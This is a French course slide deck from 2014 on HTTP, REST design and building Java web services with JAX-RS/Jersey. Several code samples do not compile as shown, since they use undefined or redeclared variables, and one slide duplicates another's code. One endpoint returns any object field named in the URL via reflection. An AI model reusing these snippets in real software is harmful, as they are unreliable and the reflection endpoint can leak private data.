

# *REST et JAX-RS*

# *Introduction*

# Présentation

---

Nicolas Zozol - 2014

## Nicolas Zozol

---

- Enseignant Sciences Physiques
- Expert Java / JS / Web / Mobile
- EN / Edupassion / Akka / Docdoku / Robusta Code
- *RESTman* de Toulouse (rra.io)



# Objectifs

---

Nicolas Zozol - 2014

- Faire des Web Services en Java
- Comprendre la *philosophie* RESTful
- Approfondir Jersey avec Glassfish
- Utiliser les caches HTTP
- Sécuriser les Webs Services
- Mise en pratique continue
  - API d'un forum

# Agenda

---

Nicolas Zozol - 2014

- Aperçu Protocole Http : 0.25
- Notions de REST : 0.25
- Découverte de JAX-RS : 1
- Http avancé et RESTful : 0.5
- JAX-RS Avancé : 0.5
- Caches et Designs patterns : 0.5
- Intégration avec JEE : 0.25
- Sécurité : 0.25

# Warnings

---

Nicolas Zozol - 2014


- Resource = Ressource
- JSON est pénible : `{"user":"John Doe"}`
- Glassfish est un serveur de démonstration
  - cache JPA de 2nd niveau activé
  - j'éviterais en production

# *Le protocole Http*

# IP et TCP/IP

Nicolas Zozol - 2014

- TCP/IP est une *pile* OSI
- TCP est de haut niveau
- IP est de bas niveau



# Internet et le Web

---

Nicolas Zozol - 2014

- Internet : Relie les Ordinateurs par Adresse
- Le Web : relie Internet par le protocole **HTTP**
  - port 80 unique
  - protocole textuelle *lisible*
  - problème pour l'encodage des binaires
  - Découpage en *chunks*

- IP = Internet
- Http = Le Web
- Protocole textuel
- encode le binaire
- Système de Cache
- HTML : adapté à Http (url, cache)

# Requetes et Réponses Http

Nicolas Zozol - 2014

Une requête se décrit comme :

VERBE url  
Headers

-----  
Message Body

Exemple :

GET http://www.robusta.io

# Exemple de requête :

Nicolas Zozol - 2014

```
GET http://www.robusta.io/ HTTP/1.1
Host: www.robusta.io
Connection: keep-alive
Cache-Control: max-age=0
Accept: text/html,application/xml;q=0.9,image/webp,*/*;q=0.8
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_5).. Safari/537.36
Accept-Encoding: gzip,deflate,sdch
Accept-Language: fr-FR,fr;q=0.8,en-US;q=0.6,en;q=0.4
If-None-Match: "a0ca-1091-4f12e258b7d5e"
If-Modified-Since: Thu, 30 Jan 2014 11:13:27 GMT
```

# Réponse

Nicolas Zozol - 2014

```
HTTP/1.1 304 Not Modified
Date: Thu, 30 Jan 2014 16:27:04 GMT
Server: Apache/2.2.22 (Ubuntu)
Connection: Keep-Alive
Keep-Alive: timeout=5, max=100
ETag: "a0ca-1091-4f12e258b7d5e"
Vary: Accept-Encoding
<-- CRLF (\r\n)
Hello World
```

# Désignation de l'Entité

Nicolas Zozol - 2014

- *Entité* est un mot qui passe mal.
- Entité = Header + Body
- On parle aussi de *Payload*
- **Entity** a disparu de la dernière [rfc](#)
- `client.setEntity(obj)` ne modifie pas les Headers

```
POST /foo HTTP/1.1      # Not part of the entity.  
Content-Type: text/plain # The entity is from this line down...  
Content-Length: 1234     #  
#  
Hello, World! ...       # ... to here
```

# Code d'une Réponse

---

Nicolas Zozol - 2014

## Trois catégories

- 200 : OK
- 300 : OK, mais redirection
- 400 : Erreur client
- 500 : Erreur Serveur

## Commit Strip

# Un protocole textuel

---

Nicolas Zozol - 2014

- Des outils simples permettent la compréhension des requêtes
- Outils simples = plus d'outils
- Plus d'outils = plus d'adoption
- Plus d'adoption = plus grand réseau

# Les outils

---

Nicolas Zozol - 2014

- Wireshark
- Chrome Dev Tools
- POSTMan

- Lancer l'application de Dev
- Créer des requêtes avec POSTMan

# Quizz

---

Nicolas Zozol - 2014

- Quel est l'illustre ancêtre de *Developer Tools* ?
- Quels sont les verbes Http ?

# *Notions de REST*

Ensemble de bonnes Pratiques :

- REpresentational State Transfer
- HTTP
- Tout est Res(s)ource
- CRUD : Post, Get, Put, Delete
- Stateless
- Connectivité : `<a href>` => GET
- JAX-RS (v2) est la spécification REST de Java
- Cacheable

# REpresentational State Transfer

---

Nicolas Zozol - 2014

- Thèse de Roy Fielding en 2000 sur l'architecture Web
- State Transfert : l'état du serveur est déporté sur le client
- On ne transporte pas un objet, mais sa *Représentation*
  - User java en mémoire => JSON

Note : On parle de State pour une pratique *Stateless*

# Basé sur Http

Nicolas Zozol - 2014

- VERBE + URI : PUT http://exemple.com/myApp/myResource
- Header :

```
ContentType : « application/xml; UTF-8»  
Authorization : Basic jhekaklsalsal=
```

- Body :

```
<? xml version="1.0" chsert="utf-8" ?>  
<firstname>Bob</firstname>
```

- GET : lire une Resource
- POST : Créer une nouvelle Resource
- PUT : Modifier une Resource
- DELETE : Supprimer une Resource

En général `GET` et `DELETE` n'ont pas de Body

- /api/user est l'adresse d'une Resource
- /api/user/all mène aussi vers une Resource
- User et List sont deux Resources

PUT doit renvoyer l'ensemble des infos d'une Resource

```
GET User/12  
=> {id:12, name:"John Doe", email: "jd@rra.io"}
```

```
PUT User/12  
{id:12, name:"John Doe", email: "john.doe@rra.io"}  
=> 200 OK
```

```
PATCH User/12  
{email: "john.doe@rra.io"}  
=> 200 OK
```

Http 1.1 n'a pas de limite de verbe. Tout est acceptable, mais les verbes prédefinis doivent respecter la spec officielle.

## 200 : OK ou presque

---

- 200 : OK
- 201 : Created OK
- 202 : Accepted (OK, mais peut être KO)
- 204 : No Content (OK mais réponse vide)

Note : Ne pas se fier à *juste 200*

- 301 : Moved Permanently : utile pour le SEO
- 304 : Not Modified : gestion du cache
- 305 : Demande de proxy
- 310 : Too Many Redirects

# 400 : Erreur Client

---

Nicolas Zozol - 2014

- 400 : Bad Request ; erreur (trop) générique
- 401 : Unauthorized ; Non autentifié (absent ou fail)
- 403 : Forbidden ; Authentifié et reconnu, mais interdit
- 405 : Method Not Allowed ; `PUT /users/all`
- 406 : Not Acceptable : Souvent paramètre manquant

# 500 : Erreur Serveur (aie!)

---

Nicolas Zozol - 2014

- 500 : Internal Server Error ; erreur générique
- 501 : Not implemented ; code en retard sur la spec
- 503 : Service Unavailable : Etat temporaire

- 100x : En gros requête en cours
- 418 : I'm a teapot ; Renvoyé après une demande de café

## Conclusion


---

- Ces codes sont **TRES** importants
- Ne pas renvoyer **200 OK - {error: "failed"}**

# Tout est Ressource

Nicolas Zozol - 2014

... et URI



- Universal Resource Identifier
- Une URI identifie

```
<persistence version="2.0" xmlns="http://java.sun.com/xml/ns/persistence">
/fora/question/12
```

foo://username:pwd@example.com:8042/index.dtb?type=animal#nose  
  \      \          /  \          /  \      /  \      /  \      /  \  
  scheme   userinfo  hostname  port  file  extnsn  query  fragment

- Universal Resource Locator
- Une URL localise : `http://fora/question/12`
- Une URI peut être localisée par plusieurs URL : `/fora/question/latest`
- Un Navigateur va chercher une URL, et non une URI

- URI = Uniform Resource Identifier
- On accède à une Resource par son URI
- On doit décoder cette URI
  - Outil inclut : /fora/question/{username}
  - Algorithme : GET /tarot/chien?  
atouts=6&excuse=true
- Une liste de Resource est une Resource : /fora/questions/
- Une Resource peut avoir plusieurs URI
  - `/fora/question/12`
  - `/fora/question/latest`

# Resource 1..\* Representation

Nicolas Zozol - 2014

```
<user>
<id>12</id><username> johndoe</username>
</user>
```

```
{user : {id:12, username:"johndoe"}}
```



ContentType :

- application/xml
- application/json

- image/png

JAX-RS permet de définir soi-même le Content-type

```
@Produces("robusta/question")
@Provider
public class QuestionProvider implements MessageBodyWriter<Question> {...}

@Consumes("robusta/question")
@Provider
public class QuestionProvider implements MessageBodyReader<Question> {...}
```

# CRUD : Post, Get, Put, Delete

---

Nicolas Zozol - 2014

- Create : POST
- Read : GET
- Update : PUT
- Delete : DELETE
- Mais aussi HEAD, OPTIONS
- WebDav : MOVE, COPY ...
- GET, HEAD, PUT et DELETE sont idempotent

- Les formulaires HTTP ne supportent que GET et POST
- On peut utiliser un "hidden field" et faire travailler le serveur Apache/Nginx
- PUT & DELETE ne sont pas acceptés sur certains TRES anciens navigateurs (Konqueror)

## Delete a User

User :

Console ▾    HTML    CSS    Script    DOM    Réseau

Effacer    Persistant    Profiler

POST http://localhost:8888/rest/Gael 200 OK 2.32s

En-têtes    Post    Réponse    XML

Requête

```
Host: localhost:8888
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; fr; rv:1.9.1.9) Gecko/20090626 Firefox/3.5.9
Accept: text/javascript, text/html, application/xml, text/xml, */*
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
X-Requested-With: XMLHttpRequest
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-HTTP-Method-Override: DELETE
Authorization: BASIC FlorentjuG2=
Referer: http://localhost:8888/prototype/deleteUser.html
Content-Length: 0
```

- Http est un protocole Stateless
- Une Session dans un serveur est une *Feature*
- On peut utiliser un cache
- Programmer avec des Sessions peut sembler plus simple

Peut-on perdre les données d'un cache ?

- Oui
- Non

- Naviguer dans les différentes sections de l'API
- Définir une suite de l'API

# *Découverte de JAX-RS*

## Qu'est qu'une Servlet ?

- Une **Servlet** est une abstraction du modèle Request/Response
- Catalina écoute des *sockets* à travers `java.io` et `java.net`
- Catalina en déduit des `ServletRequest` et `ServletResponse`
- Celles-ci sont envoyées à la Servlet

```
public abstract void service(ServletRequest req, ServletResponse res)  
throws ServletException, IOException;
```

# Limitations des Servlets

Nicolas Zozol - 2014

- `/people/` : OK`
- `/people/*` : OK
- `/people/18/` : OK mais compliqué
- DELETE `/people/18/`: OK
- `/people/18/` + `/people/latest` : TRES compliqué
- Pas de notion Resource/Objet dans les Servlets

# Intégration de JAX-RS

---

Nicolas Zozol - 2014

- Configuration de Glassfish
  - Glassfish tools sur Eclipse
  - localhost:4848
- glassfish4\glassfish\modules\jersey-\*
- asadmin start-domain, ou lien eclipse
- Facet dans Eclipse : Runtime Glassfish

# Déploiement avant servlet 3.x

Nicolas Zozol - 2014

```
<web-app>
  <servlet>
    <servlet-name>MyApplication</servlet-name>
    <servlet-class>org.glassfish.jersey.servlet.ServletContainer</servlet-class>
    <init-param>
      <param-name>jersey.config.server.provider.packages</param-name>
      <param-value>
        io.robusta.api
      </param-value>
    </init-param>
    <init-param>
      <param-name>jersey.config.server.provider.scanning.recursive</param-name>
      <param-value>false</param-value>
    </init-param>
  </servlet>
  ...
  <servlet-mapping>
    <servlet-name>MyApplication</servlet-name>
    <url-pattern>/api/*</url-pattern>
  </servlet-mapping>
  ...
</web-app>
```

- **ServletContainer** est une servlet classique
- **jersey.config.server.provider.packages** limite le scan
- Beaucoup d'exemple sur le web

```
<init-param>
    <param-name>jersey.config.server.providerclassnames</param-name>
    <param-value>
        io.robusta.DogResource,
        io.robusta.CatResource
    </param-value>
</init-param>
```

- Permet de mieux filtrer les resources
- Plus utile en production

```
<servlet>
    <servlet-name>javax.ws.rs.core.Application</servlet-name>
</servlet>
<servlet-mapping>
    <servlet-name>javax.ws.rs.core.Application</servlet-name>
    <url-pattern>/api/*</url-pattern>
</servlet-mapping>
```

- scan l'ensemble de l'appi pour un `@Path`

# Exemple

---

Nicolas Zozol - 2014

```
@Path("hello")
public class DemoResource {

    @GET
    public String hello(){
        return "hello";
    }
}
```

# Déploiement avec une SubApplication

Nicolas Zozol - 2014

```
import javax.ws.rs.ApplicationPath;
import javax.ws.rs.core.Application;

@ApplicationPath("demo")
public class DemoApplication extends Application{

    //optional configuration
}
```

- La configuration dans web.xml est facultative
- On doit **étendre** une classe
- Il est possible d'avoir plusieurs Api
- Il est alors souhaitable de configurer chaque Api

# Configuration d'une SubApplication

Nicolas Zozol - 2014

```
@ApplicationPath("demo")
public class DemoApplication extends Application {

    @Override
    public Set<Class<?>> getClasses() {

        Set<Class<?>> s = new HashSet<Class<?>>();
        s.add(DemoResource.class);
        return s;
    }
}
```

- GET /fora-jax/demo/hello : "hello"
- GET /fora-jax/demo/user/test : 404

- Modifier le Path de DemoApplication.class
- Modifier les paramètre de *Republishing*
- Créer une SubApplication avec `@ApplicationPath("api")` pour forcer l'application à se republier
- Renvoyer la liste des Users

# Quizz

---

Nicolas Zozol - 2014

- Quel est le nom de l'implementation la plus connue des servlets ?
- Est-elle présente dans Glassfish ?

# Les annotations essentielles

---

Nicolas Zozol - 2014

- @GET
- @POST
- @PUT
- @DELETE

TP : créer une requête @DELETE et vérifier avec Postman

# Les paramètres de requête

Nicolas Zozol - 2014

Exemple : GET /demo/hello/param?admin=true

```
@GET  
@Path("param")  
public String helloAdmin(@QueryParam("admin") boolean isAdmin){  
    return "isAdmin ? "+isAdmin;  
}
```

- JaxRs est capable d'interpréter "true" à true
- si admin est absent ou false, admin = false

# Les paramètres de formulaire

Nicolas Zozol - 2014

Exemple : GET /demo/hello/param?admin=true

```
@GET  
@Path("param")  
public String helloAdmin(@QueryParam("admin") boolean isAdmin){  
    return "isAdmin ? "+isAdmin;  
}
```

- JaxRs est capable d'interpréter "true" à true
- si admin est absent ou false, admin = false

# Création via un formulaire

Nicolas Zozol - 2014

```
@POST  
//application/x-www-form-urlencoded  
@Consumes(MediaType.APPLICATION_FORM_URL_ENCODED)  
@Produces(MediaType.APPLICATION_XML)  
@Path("param")  
public User createUser(@FormParam("admin") boolean isAdmin,  
                      @FormParam("name") String name,  
                      @FormParam("email") String email,  
                      @FormParam("male") boolean male){  
    return new UserBusiness().createUser(email, name, isAdmin, male);  
}  
  
// message body :  
//admin=false&name=Jo&email=jo@robusta.io&male=true
```

- TP : executer la requête avec Postman
- Trop d'annotation tue les annotations
- On note la création d'un XML sympathique
- On peut changer le Content-type de retour

# Résultat

Nicolas Zozol - 2014

## New user by POST form

http://localhost:8080/fora-jax/demo/hello/param

form-data    x-www-form-urlencoded    raw

admin	false	X
name	Jo	X
email	jo@robusta.io	X
male	true	X

Key                          Value

**Send**    Save    Preview    Add to collection

Body    Cookies (2)    Headers (5)    STATUS 200 OK    TIME 195 ms

Pretty    Raw    Preview       JSON    XML

```
1 <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2 <user>
3   <email>jo@robusta.io</email>
4   <id>8</id>
5   <name>Jo</name>
6   <version>1</version>
7 </user>
```

# Solution sur RestEasy

Nicolas Zozol - 2014

```
@GET  
@Path("param2")  
public String helloUser(@Form User user){  
    return "isAdmin ? "+isAdmin;  
}
```

- Binding des QueryParam
- Glassfish : *415 - Unsupported Media Type*
- Solution : binder des Media Type

- `@PathParam` permet l'écriture de *pretty url*
- Necessaire, et même indispensable en SEO
- Utile pour l'adoption des Web Services
- GET `/users/nicolas/email` vs `/users/email?name=nicolas`

```
@GET  
@Path("{name}/{property}")  
public String getByProperty(  
    @PathParam("name") String name,  
    @PathParam("property") String property ) {  
  
    User u = new UserBusiness().findByName(name);  
    return u.getClass().getDeclaredField(property).get(u).toString();  
}
```

```
@Consumes(MediaType.TEXT_PLAIN)
@Produces(MediaType.APPLICATION_XML)
@Path("param")
@POST
public String readContent(
    @DefaultValue("none") @HeaderParam("Authorization") String authorization,
    @CookieParam("name") String name, String content){

    return content.toLowerCase();
}
```

- **@Consumes** : définit le type lu par la méthode
  - 2 méthodes peuvent différer par **@Consumes**
- **@Produces** : définit le type renvoyé par la méthode
- **@HeaderParam** : lit un champs de Header
- **@CookieParam** : lit le contenu d'un Cookie
- **@DefaultValue** : donne une valeur par défaut

# Le binding des Types

Nicolas Zozol - 2014

```
@GET  
@Path("find/{id}")  
@Produces(MediaType.APPLICATION_JSON)  
public User getByProperty(@PathParam("id") Long id) {  
    User u = new UserBusiness().findById(id);  
    return u;  
}
```

- JaxRS transforme User en XML ou JSON
- JaxRS utilise JaxB
- Nous verrons quelques subtilités de JaxB
- JaxB permet de *marshaller* en XML ou JSON

```
@GET  
@Path("find/{id}")  
@Consumes(MediaType.APPLICATION_XML)  
public User update(User u) {  
    User u = new UserBusiness().findById(id);  
    return u;  
}
```

- Ne pas oublier Content-type:application/xml
- JaxRS 2 permet d'utiliser Json avec JAXB
- XML est fixé par défaut

# Binding du Message Body

Nicolas Zozol - 2014

```
@Path("content")
@POST
public String readContent(
    @HeaderParam("Authorization") String authorization,
    @CookieParam("JSESSIONID") String name, String content) {

    return content.toLowerCase().replaceAll("penny", name);

}
```

- Le dernier paramètre est le *message body*
- Il peut être un String, InputStream ou byte[]

# Upload d'un fichier en multipart

Nicolas Zozol - 2014

- Ajout d'une extension Jersey :  
WEB-INF/lib/jersey-media-multipart-2.x.jar
- Configuration de l'application (spécifique à Jersey)
- Injection du nouveau binding

```
@ApplicationPath("file")
public class FileApplication extends ResourceConfig {

    public FileApplication() {
        register(MultiPartFeature.class);
        register(FileResource.class);
    }
}
```

Injection :

```
@Path("upload")
public class FileResource {


    @Consumes(MediaType.MULTIPART_FORM_DATA)
    @POST
    public String readContent(
        @FormDataParam("file") InputStream inputStream,
        @FormDataParam("file") FormDataContentDisposition fileDetail) {

        String filename = fileDetail.getFileName();
        ..
    }
}
```

# *Http avancé et RESTful*


# Programmation avec session

Nicolas Zozol - 2014




# Programmation stateless

Nicolas Zozol - 2014



# Programmation stateless avec cache

Nicolas Zozol - 2014



# Différence entre Session et Cache

---

Nicolas Zozol - 2014

- Une session ne doit pas perdre de données
  - Pourtant une session est éliminée
  - Une session doit être sérialisable
- 
- Cache Applicatif : 100% programmation
  - cache : invalider les données => mettre dans la couche DAO
  - Outils : EhCache, Infinispan (jboss), Hazelcast, Guava
  - Memcache, Redis : serveur de cache séparé

- La mémoire croît proportionnellement au nombre de visiteur
- Les éléments de mémoire partagées sont sérialisés plusieurs fois
- Les données de session ne survivent pas à un crash serveur

# Scalabilité

